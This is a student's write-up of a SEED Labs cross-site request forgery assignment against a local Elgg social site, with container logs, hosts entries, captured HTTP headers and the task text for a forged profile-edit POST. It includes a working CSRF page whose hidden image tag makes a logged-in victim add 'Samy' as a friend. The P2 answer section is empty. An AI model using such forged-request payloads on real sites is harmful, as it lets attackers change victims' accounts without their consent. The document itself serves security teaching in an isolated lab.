Course Name

Networking and Data Security (COMP-8677)

Document Type


Lab Assignment 8

Professor


Dr. Shaoquan Jiang

Team - Members	Student ID
Manjinder Singh	110097177


Docker containers are up and running fine with the commands executed (shown in RHS).




```
[11/18/23]seed@VM:~/.../Labsetup$ dockps
[11/18/23]seed@VM:~/.../Labsetup$ docker-compose up
Creating network "net-10.9.0.0" with the default driver
Creating attacker-10.9.0.105 ... done
Creating elgg-10.9.0.5       ... done
Creating mysql-10.9.0.6      ... done
Attaching to elgg-10.9.0.5, mysql-10.9.0.6, attacker-10.9.0.105
mysql-10.9.0.6 | 2023-11-18 07:01:45+00:00 [Note] [Entrypoint]: Entrypoint scrip
t for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2023-11-18 07:01:45+00:00 [Note] [Entrypoint]: Switching to ded
icated user 'mysql'
mysql-10.9.0.6 | 2023-11-18 07:01:46+00:00 [Note] [Entrypoint]: Entrypoint scrip
t for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2023-11-18T07:01:46.651050Z 0 [System] [MY-010116] [Server] /us
r/sbin/mysqld (mysqld 8.0.22) starting as process 1
mysql-10.9.0.6 | 2023-11-18T07:01:46.679037Z 1 [System] [MY-013576] [InnoDB] Inn
oDB initialization has started.
mysql-10.9.0.6 | 2023-11-18T07:01:47.597854Z 1 [System] [MY-013577] [InnoDB] Inn
oDB initialization has ended.
attacker-10.9.0.105 |  * Starting Apache httpd web server apache2
 *
elgg-10.9.0.5 |  * Starting Apache httpd web server apache2
 *
```



```
[11/18/23]seed@VM:~/.../Labsetup$ dockps
10beb4e6b7b5  elgg-10.9.0.5
6a52ea8cc2fc  mysql-10.9.0.6
87837f1bdd1b  attacker-10.9.0.105
```



```
[11/18/23]seed@VM:~/.../Labsetup$ cd /etc
[11/18/23]seed@VM:/etc$ ls
acpi                          hdparm.conf         popularity-contest.conf
adduser.conf                  host.conf           ppp
alsa                          hostid              profile
alternatives                  hostname            profile.d
anacrontab                    hosts               protocols
apg.conf                      hosts.allow         pulse
apm                           hosts.deny          python3
```



```
# For CSRF Lab
10.9.0.5        www.csrflabelgg.com
10.9.0.5        www.csrflab-defense.com
10.9.0.105      www.csrflab-attacker.com
10.9.0.105      www.attacker32.com
10.9.0.5        www.seed-server.com
10.9.0.5        www.example32.com
```

P1. In this problem, we will "help" Alice to add Samy to her friend list (without her consent). We will use http GET request to achieve. Follow the steps below.

1. **(Observe HTTP GET request code)** Use the method showed in class to watch the dynamic http requests (from HTTP Header Live).

2. Login Samy to find out the **guid** of samy (look the page source and search for **guid**).
3. In Samy's account, add friend Charlie and check HTTP Header Live to find out this add friend HTTP request link. Modify this link as a link for adding Samy as a friend


(**ignore** the correct values for __elgg_ts and __elgg_token).
4. You go to your attacker's document root (where the attacker website is hosted) on 10.9.0.105 (attacker VM): /var/www/attacker. Use the method in class and the link in Step 3 to modify addfriend.html
5. In Samy's account, send an attractive message to alice including the link for addfriend.html (in Step 4).

6. Logout Samy and Login Alice's account and check one HTTP request. You should see the cookie item like this: Cookie: Elgg=0vso36eo6imvd9olosvfr6dtp5. This will enable Alice to send any other HTTP request (such as site update) securely (as attacker does not know this).
7. Alice checks her message from Samy and click the link in the message. You should see that Samy is now a friend of Alice. This is because the link is addfriend link and the cookie will automatically be added to the HTTP request (check this on HTTP live).


In the submission, please show the following:

- Your addfriend.html content
- Screenshot of Alice that Samy is a friend of her now after attack.
- Find out the HTTP GET request for adding Samy as a friend of Alice. Mark that Alice's cookie is automatically attached with this request.

My Implementation of above question P1:-




```
[11/18/23]seed@VM:/etc$ gedit hosts
^C
[11/18/23]seed@VM:/etc$ dockps
10beb4e6b7b5  elgg-10.9.0.5
6a52ea8cc2fc  mysql-10.9.0.6
87837f1bdd1b  attacker-10.9.0.105
[11/18/23]seed@VM:/etc$ docksh 87
root@87837f1bdd1b:/#
```



```

# For CSRF Lab
10.9.0.5          www.csrflabelgg.com
10.9.0.5          www.csrflab-defense.com
10.9.0.105        www.csrflab-attacker.com
10.9.0.105        www.attacker32.com
10.9.0.5          www.seed-server.com
10.9.0.5          www.example32.com
```


0




Samy's inbox : Elgg For S
http://www.seed-server.com
SameSite Cookie Experimen
SameSite Cookie Experimen
http://www.seed-server.com
view-source:http://www.seed-server.com/
HTTP Header Live Main — Mozilla Firefox
Clear
Options
File Save
☑ Record Data
☑ autoscroll

```
Referer: http://www.seed-server.com/messages/inbox/samy
Cookie: Elgg=8f3da1etlf8etrafjseod7h79r
GET: HTTP/1.1 200 OK
Date: Mon, 13 Nov 2023 17:05:26 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: max-age=15552000, public, s-maxage=15552000
X-Content-Type-Options: nosniff
ETag: "1587931381-gzip"
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 1631
Content-Type: application/javascript;charset=utf-8

http://www.seed-server.com/cache/1587931381/default/l
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gec
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/messages/inbox/samy
Cookie: Elgg=8f3da1etlf8etrafjseod7h79r
```

```
yXr-_0Mjf9gw" class="elgg-anchor elgg-menu-content"><span class="elgg-icon elgg-icon-sign-out elgg-anchor-icon fas fa-sign-
ead elgg-layout-header">
p></div>
ata-menu-name="footer"><ul class="elgg-menu elgg-menu-footer elgg-menu-footer-default" data-menu-section="default"><li data
ge to an administrator" class="elgg-anchor elgg-menu-content elgg-lightbox"><span class="elgg-icon elgg-icon-exclamation-tr
d":1,"current_language":"en"},"security":{"token":{"__elgg_ts":1700291877,"__elgg_token":"Bdc_AVlTQ4yXr-_0Mjf9gw"}},"session":{"user":{"guid":59,"type":"user","subtype":"user","owner_guid":59,"co
</script><script src="http://www.seed-server.com/cache/1587931381/default/jquery-ui.js"></script><script src="http://www.seed-server.com/cache/1587931381/default/elgg/require_config.js"></script>
```



```html
<html>
<body>
<h1>This page forges an HTTP GET request</h1>
<img src="http://www.seed-server.com/action/friends/add?friend=59"
alt="image" width="1" height="1" />
</body>
</html>
```



Message from Samy to A
http://www.seed-server.com
SameSite Cookie Experimen
SameSite Cookie Experimen
http://www.seed-server.com
www.seed-server.com/messages/read/66
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Reply
Inbox
Sent messages

You have successfully added Samy as a friend.

Alice › Messages


Message from Samy to Alice

From Samy 4 minutes ago

Alice

Add Friend
Message from Samy to Alice

http://www.seed-server.com/action/friends/add?friend=59


Alice's inbox : Elgg For SE
http://www.seed-server.com
SameSite Cookie Experimen
SameSite Cookie Experimen
http://www.seed-server.com
www.seed-server.com/messages/inbox/alice
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Accoun
Alice › Messages
Inbox

Message from Samy to Alice
From Samy 9 minutes ago

Add friend
Message from Samy to Alice

http://www.seed-server.com/action/friends/add?friend=59

HTTP Header Live Main — Mozilla Firefox

```
http://www.seed-server.com/action/friends/add?friend=59
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/messages/inbox/alice
Cookie: Elgg=h9dsomjopk3vuugtk1i51r98b0
Upgrade-Insecure-Requests: 1
GET: HTTP/1.1 302 Found
Date: Sat, 18 Nov 2023 07:54:59 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
```

HTTP Header Live Sub — Mozilla Firefox

GET http://www.seed-server.com/action/friends/add?friend=59

```
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/messages/inbox/alice
Cookie: Elgg=h9dsomjopk3vuugtk1i51r98b0
Upgrade-Insecure-Requests: 1
```

P2. In this problem, we will "guide" Alice to automatically modify her profile that show Samy is hero (without her consent). We use HTTP POST request to achieve this. Follow the steps below.

1. Profile updating on Elgg is achieved through HTTP POST request. Through HTTP Header Live, check the HTTP POST request for profile update. Login Samy's account to check this. [**Note**: if you forge the request, the information you need to provide is POST command line and the content; others will be provided by the browser. In our case, the content is the filled profile edit form.]

2. Construct a HTML program with Javascript function to implement the submit button of the above profile edit form. Remember to revise the guid to be alice's guid and change the brief description of profile as "Samy is MY HERO" (or something else you prefer).
3. Copy your html program to /var/www/attacker/editprofile.html
4. Login Samy's account and send an attractive message to Alice including the link:


www.attacker32.com/editprofile.html

5. Login Alice's account and check the message from Samy and click on the link. Then, you should see that Alice's profile is now changed.


In the submission, you should provide the following:

- The content of editprofile.html
- Alice's modified profile.
- The HTTP POST request (by Alice's browser after clicking the link from Samy) to www.seed-server.com for the above profile revision.

My Implementation of above question P2:-

